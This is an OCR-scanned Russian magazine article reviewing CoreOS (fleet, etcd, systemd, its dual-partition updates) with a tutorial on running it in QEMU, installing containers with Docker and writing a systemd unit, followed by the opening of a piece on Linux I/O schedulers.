
Для умного управления запуском, остановкой, исполнением контейнеров CoreOS привлекает связку из системного менеджера systemd, системы fleet и набора пере-

работанных Unit-файлов.

Сама fleet представляет собой систему управления кластером, которая позволяет прозрачно переносить контейнеры в разные инстанции CoreOS, следить за их работой, возможными конфликтами, автоматически перезапускать и поддерживать нужное количество копий определенной службы (контейнера) в сети. В своей работе fleet задействует распределенное хранилище etcd, созданное специально для CoreOS на основе идей Apache ZooKeeper и doozer.

Для обновления CoreOS использует идеи, позаимствованные из Chrome OS. Механизм обновления выкачивает из Сети образ новой версии ОС целиком, затем извлекает его в соседний раздел и перестраивает загрузчик на использование второго раздела как загрузочного. При следующем обновлении образ будет записан в первый раздел и загрузчик будет перенастроен на него.

В сравнении с традиционным для Linux способом обновления такой подход позволяет избежать многих подводных камней, включая возможные несовместимость пакетов, конфликты и сбой системы обновления. В конце концов раздел с заведомо рабочей системой останется на месте, и для отката ОС к предыдущей версии достаточно перенастроить загрузчик.





Принцип обновления CoreOS

INFO

Все ключевые компоненты CoreOS написаны на языке Go. Система автоконфигурирования хостов кластера cloud-config основана на идее автоматического создания Unit-файлов systemd на основе текстовых рецептов.
Из участников разработки CoreOS можно отметить известного разработчика ядра Linux Грега Кроа-Хартмана и бывшего работника Google Майкла Морено.

Принцип работы fleet





ПРОБУЕМ!

Несмотря на альфа-статус, CoreOS отлично документирована. На официальном сайте можно найти руководства по установке ОС в Amazon, OpenStack, Vagrant, VMware, QEMU и голое железо. Из всего этого списка мне больше всего приглянулся QEMU, поэтому оставшаяся часть статьи будет посвящена запуску CoreOS в этом эмуляторе.

Итак, для начала нам понадобится сам эмулятор. Он есть в любом дистрибутиве. В Debian/Ubuntu:

```
$ sudo apt-get install qemu-system-x86 qemu-utils
```

И в Fedora / Red Hat:

```
$ sudo yum install qemu-system-x86 qemu-img
```


Далее необходимо получить образ системы (160 Мб) и скрипт для его запуска в QEMU с официального сайта. Для этого можно использовать старый добрый wget:


```
$ mkdir coreos; cd coreos
$ wget http://storage.core-os.net/coreos/↵
  amd64-usr/alpha/coreos_production_qemu.sh
$ wget http://storage.core-os.net/coreos/amd64-↵
  usr/alpha/coreos_production_qemu_image.img.bz2 ↵
  -O - | bzcat > coreos_production_qemu_image.img
```

Ставим на скрипт бит исполнения и запускаем:

```
$ chmod +x coreos_production_qemu.sh
$ ./coreos_production_qemu.sh -nographic
```

После недолгой загрузки на экран вывалится стандартный /bin/login. Войти с его по-





мощью, однако, не получится, но это не проблема, так как скрипт запуска образа уже позаботился об импорте твоих SSH-ключей в CoreOS. Достаточно открыть еще один терминал и законнектиться к 2222-му порту под именем core:

```
$ ssh -l core -p 2222 localhost
```

Если осмотреться внутри, то можно заметить, что это самый обычный Linux-дистрибутив с базовым набором команд и демонов. В /usr/bin и /usr/sbin можно, к примеру, найти Git, GPG, утилиты для управления LVM-томами, iptables, тот самый Docker, а также набор фирменных утилит: coreos-cloudinit, coreos-install, coreos-setup-environment.

Первая предназначена для автоматизации развертывания инстанций CoreOS с автоматическим конфигурированием сетевых интерфейсов, запуском служб, созданием юзеров и так далее. Это часть системы cloud-config. Подробнее о ней написано здесь. Вторая — это просто инсталлятор, который разворачивает систему на указанный диск. Судя по всему, утилита нужна в тех случаях, когда речь идет о сетевой загрузке экземпляра CoreOS с последующей установкой. Скрипт coreos-setup-environment просто устанавливает системные переменные на основе заранее подготовленного файла. Это тоже часть системы автоконфигурирования.

Что касается ключевых компонентов системы, то здесь пока все довольно неоднозначно. В комплекте есть предустановленные Docker, fleet и etcd, но набора компонентов, который бы объединял их в слаженно работающую систему, позволяющую в несколько команд развернуть кластер, пока нет. К примеру, с помощью Docker легко и просто запустить новый контейнер:

```
$ docker run busybox /bin/echo hello world
```

Система подключится к удаленному репозиторию, выкачает нужный набор образов, сформирует контейнер, и на экране появится строка «hello world». Заменив busybox на имя любого из доступных в репозитории Docker образов, можно быстро установить и запустить множество разных служб, таких как MySQL (имя образа: bowery/mysql), Redis (bowery/redis), nginx/PHP (darron/nginx) и прочие. Чтобы отконфигурировать запущенную в контейнере службу, мы можем получить доступ к шеллу контейнера:

```
$ docker run -t -i darron/nginx /bin/bash
```

А затем запустить саму службу:

```
$ docker run darron/nginx /usr/sbin/nginx
```

Но что делать, если мы хотим интегрировать нашу службу в CoreOS так, чтобы она запускалась при загрузке ОС, автоматически перезапускалась после падения и мы могли перенести ее на соседнюю машину? Нам придется написать Unit-файл для systemd:

```
[Unit]
Description=Nginx
After=docker.service
Requires=docker.service
[Service]
Restart=always
ExecStart=/bin/bash -c '/usr/sbin/nginx'
[Install]
WantedBy=multi-user.target
```

Скопировать его в каталог systemd (/etc/systemd/system/nginx.service), активировать и запустить:


```
$ systemctl enable /etc/systemd/system/hello.service
$ systemctl start hello.service
```

В дальнейшем, если мы поднимем кластер на основе CoreOS по этой инструкции, мы сможем использовать команду fleetctl для запуска служб на разных машинах, настройки автоматического перезапуска. Все это придется делать вручную, и пока система не предполагает высокоуровневых средств, которые позволяли бы быстро развернуть кластер и управлять им через простой и удобный веб-интерфейс. А это в планах разработчиков есть.

ВМЕСТО ВЫВОДОВ

CoreOS — превосходный образчик грамотно спроектированной системы. Пока она слишком сыра для применения в продакшене, но через год все изменится.

Какой у вас план, мистер Фикс?



СРАВНИВАЕМ ПЛАНИРОВЩИКИ ВВОДА/ВЫВОДА ЯДРА LINUX

Не так давно появилась информация, что планировщик BFQ разработчики подготавливают к внесению в основную ветку ядра. В связи с этим я решил сделать обзор планировщиков и провести бенчмарки, чтобы понять, в каких ситуациях выгоднее использовать тот или иной из них.



